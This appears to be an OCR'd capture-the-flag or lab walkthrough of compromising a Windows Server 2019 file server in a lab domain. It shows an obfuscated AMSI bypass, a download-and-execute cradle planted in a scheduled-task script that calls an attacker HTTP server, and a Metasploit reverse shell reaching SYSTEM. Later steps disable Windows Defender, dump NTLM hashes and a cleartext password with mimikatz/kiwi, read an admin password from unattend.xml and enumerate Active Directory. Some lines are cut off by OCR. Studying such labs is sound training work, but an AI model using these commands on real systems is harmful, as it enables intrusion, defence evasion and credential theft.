
After a while the server execute the cleanup.ps1 file (similar to a cron jobs) and with get a meterpreter session



```
root@kali:~/Desktop/tools# cat amsibypass
sET-ItEM ( 'V'+'aR' +  'IA' + 'blE:1q2'  + 'uZx'  ) ( [TYpE](  "{1}{0}"-F'F','rE'  ) )
 "{6}{3}{1}{4}{2}{0}{5}" -f'Util','A','Amsi','.Management.','utomation.','s','System'
3}" -f 'Stat','i','NonPubli','c','c,'  ))."sE`T`VaLUE"(  ${n`ULl},${t`RuE} )
root@kali:~/Desktop/tools# cat cleanup.ps1
iex (iwr -UseBasicParsing http://192.168.2.1:8000/amsibypass);iex (iwr -UseBasicParsing
root@kali:~/Desktop/tools# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.2.21 - - [20/Jun/2020 08:38:01] "GET /amsibypass HTTP/1.1" 200 -
192.168.2.21 - - [20/Jun/2020 08:38:02] "GET /payload.ps1 HTTP/1.1" 200 -
```

```
datastore.  Use -g to operate on the global datastore

msf5 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost eth0
lhost ⇒ eth0
msf5 exploit(multi/handler) > TUN
[-] Unknown command: TUN.
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.2.1:4444
[*] Sending stage (206403 bytes) to 192.168.2.21
[*] Meterpreter session 1 opened (192.168.2.1:4444 → 192.168.2.21:49713) at

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```


No privilege escalation needed



```
PS C:\Users\fileadmin\Downloads\ADModule-master\ADModule-master> systeminfo
systeminfo

Host Name:                 COLA-FILESRV
OS Name:                   Microsoft Windows Server 2019 Datacenter
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Member Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00430-20000-00001-AA188
Original Install Date:     1/9/2020, 2:25:23 AM
System Boot Time:          6/20/2020, 3:30:52 AM
System Manufacturer:       Microsoft Corporation
System Model:              Virtual Machine
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 85 Stepping 4 GenuineIntel ~2095 Mhz
BIOS Version:              Microsoft Corporation Hyper-V UEFI Release v4.0, 12/17/2019
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     1,023 MB
Available Physical Memory: 511 MB
Virtual Memory: Max Size:  2,623 MB
Virtual Memory: Available: 1,756 MB
Virtual Memory: In Use:    867 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    cola.local
Logon Server:              N/A
Hotfix(s):                 4 Hotfix(s) Installed.
                           [01]: KB4533013
```

Name of the scheduled task


…which runs cleanup.ps1 and how the task is running it:



```
PS C:\Windows\system32> Get-ScheduledTask | ?{$_.Actions.Arguments -MATCH "cleanup.ps1"}
Get-ScheduledTask | ?{$_.Actions.Arguments -MATCH "cleanup.ps1"}

TaskPath                                       TaskName                          State
--------                                       --------                          -----
\                                              LogsCleanup                       Running


PS C:\Windows\system32> (Get-ScheduledTask | ?{$_.Actions.Arguments -MATCH "cleanup.ps1"} ).Actions
(Get-ScheduledTask | ?{$_.Actions.Arguments -MATCH "cleanup.ps1"} ).Actions


Id               :
Arguments        : C:\files\maintenance\cleanup.ps1
Execute          : powershell.exe
WorkingDirectory :
PSComputerName   :
```


NTLM hash of fileadmin user

We first need to bypass Windows Defender FIRST



```
PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\Windows\system32> █
```


Then after exiting the shell and back on meterpreter, we launch kiwi



```
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

Success.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username       Domain  NTLM                              SHA1                                      DPAPI
--------       ------  ----                              ----                                      -----
COLA-FILESRV$  COLA    af32fd1fa2aab9bcc7494b162bbe0a43  371437eece7d73241554afebe7adac66191ce93c
fileadmin      COLA    ceab6425e23a2cd45bfd2a04bd84047a  c3448fddbe000d689f2a6fc580dcb354a3d16f67  006209af8

wdigest credentials
===================

Username       Domain  Password
--------       ------  --------
(null)         (null)  (null)
COLA-FILESRV$  COLA    (null)
fileadmin      COLA    (null)

kerberos credentials
====================

Username       Domain      Password
--------       ------      --------
(null)         (null)      (null)
COLA-FILESRV$  cola.local  3c 9d 46 db de a6 85 00 cf f7 ae 62 64 20 9a 53 87 6d 42 22 52 a9 ff 9c c9 d4 61
1 dc 81 01 48 81 58 12 40 c1 49 fe 0d d9 85 bb d0 e4 dc 20 c0 a3 20 3b 53 2c 12 c8 0a d7 cd 17 5d ee 25 73 4
 6f 67 a5 f8 bd 8c 3d 4b f0 24 08 0c 08 de 2e 90 28 a5 f8 23 bb d8 8a c4 a1 75 31 3a 1b 03 b7 40 c8 cc 1d e3
a1 b4 1e ea d6 73 db c0 27 56 8b 10 42 26 c3 de a8 a5 7f a9 8a 63 82 6f 29 53 13 c5 83 6b 65 ed 48 74 51 08
2 5f 36 03 96 25 11 c4 e2 d4 dd d0 9f 35 fa c7 f4 99 02 cb 0b d8 54 13 38 4d 28 32
cola-filesrv$  COLA.LOCAL  (null)
fileadmin      COLA.LOCAL  KeysT0theKingdom!
```

Administrator Password from unattend.xml

The file unattend.xml is a popular leftover of many automation tools and often contain clear-text passwords of local as well as domin administrators. The file is found in the C:\Windows\Panther directory:



```
meterpreter > shell
Process 2064 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.914]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>type C:\Windows\Panther\unattend.xml
type C:\Windows\Panther\unattend.xml
<?xml version='1.0' encoding='utf-8'?>
<unattend xmlns="urn:schemas-microsoft-com:unattend">
   <settings pass="generalize" wasPassProcessed="true">
      <component name="Microsoft-Windows-PnpSysprep" processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35" language="neu
m="http://schemas.microsoft.com/WMIConfig/2002/State" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
         <PersistAllDeviceInstalls>true</PersistAllDeviceInstalls>
      </component>
   </settings>
   <settings pass="oobeSystem" wasPassProcessed="true">
      <component name="Microsoft-Windows-Shell-Setup" processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35" language="ne
cm="http://schemas.microsoft.com/WMIConfig/2002/State" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
         <OOBE>
            <SkipMachineOOBE>true</SkipMachineOOBE>
            <HideEULAPage>true</HideEULAPage>
            <SkipUserOOBE>true</SkipUserOOBE>
            <ProtectYourPC>1</ProtectYourPC>
         </OOBE>
         <TimeZone>Dateline Standard Time</TimeZone>
         <UserAccounts>
            <AdministratorPassword>ThisIsSuperCommon!</AdministratorPassword>
         </UserAccounts>
      </component>
   </settings>
</unattend>
C:\Windows\system32>
```


<u>**Password from autologon credentials**</u>

Windows autologon credentials are stored in clear-text in Registry

Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" -Name "DefaultPassword"

<u>**Fullpath of directory excluded from Windows Defender**</u>

This exclusion is the reason why our download-execute cradles were not detected from cleanup.ps1



```
PS C:\Windows\system32> (Get-MpPreference).Exclusionpath
(Get-MpPreference).Exclusionpath
C:\files\maintenance\
```

Domain Enumeration


PowerView (https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon)

Microsoft's Active Directory module (https://github.com/samratashok/ADModule)


SharpView (https://github.com/tevora-threat/SharpView)

Enumeration (Groups, Group Memberships, Trusts…) https://docs.microsoft.com/en-us/powershell/module/addsadministration/?view=win10-ps

Uploading the Microsoft's Active Directory module to the target computer



```
meterpreter > upload /root/Desktop/tools/ADModule-master.zip C:\\Users\\fileadmin\\Downloads
[*] uploading  : /root/Desktop/tools/ADModule-master.zip → C:\Users\fileadmin\Downloads
[*] uploaded   : /root/Desktop/tools/ADModule-master.zip → C:\Users\fileadmin\Downloads\ADModule-master.zip
```




```
C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.


PS C:\Windows\system32>
PS C:\Windows\system32> cd ..
cd ..
PS C:\Windows> cd C:\Users\fileadmin\Downloads
cd C:\Users\fileadmin\Downloads
PS C:\Users\fileadmin\Downloads> net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
testuser                 WDAGUtilityAccount
The command completed with one or more errors.

PS C:\Users\fileadmin\Downloads> Expand-Archive ADModule-master.zip
Expand-Archive ADModule-master.zip
PS C:\Users\fileadmin\Downloads> ls
ls


    Directory: C:\Users\fileadmin\Downloads


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        6/20/2020   7:09 AM                ADModule-master
-a----        6/20/2020   6:52 AM         976058 ADModule-master.zip
```

Import-Module C:\Users\fileadmin\Downloads\ADModule-master\ADModule-master\Microsoft.ActiveDirectory.Management.dll


Import-Module C:\Users\fileadmin\Downloads\ADModule-master\ADModule-master\ActiveDirectory\ActiveDirectory.psd1

So we can launch the cmdlet

Get-ADDomain



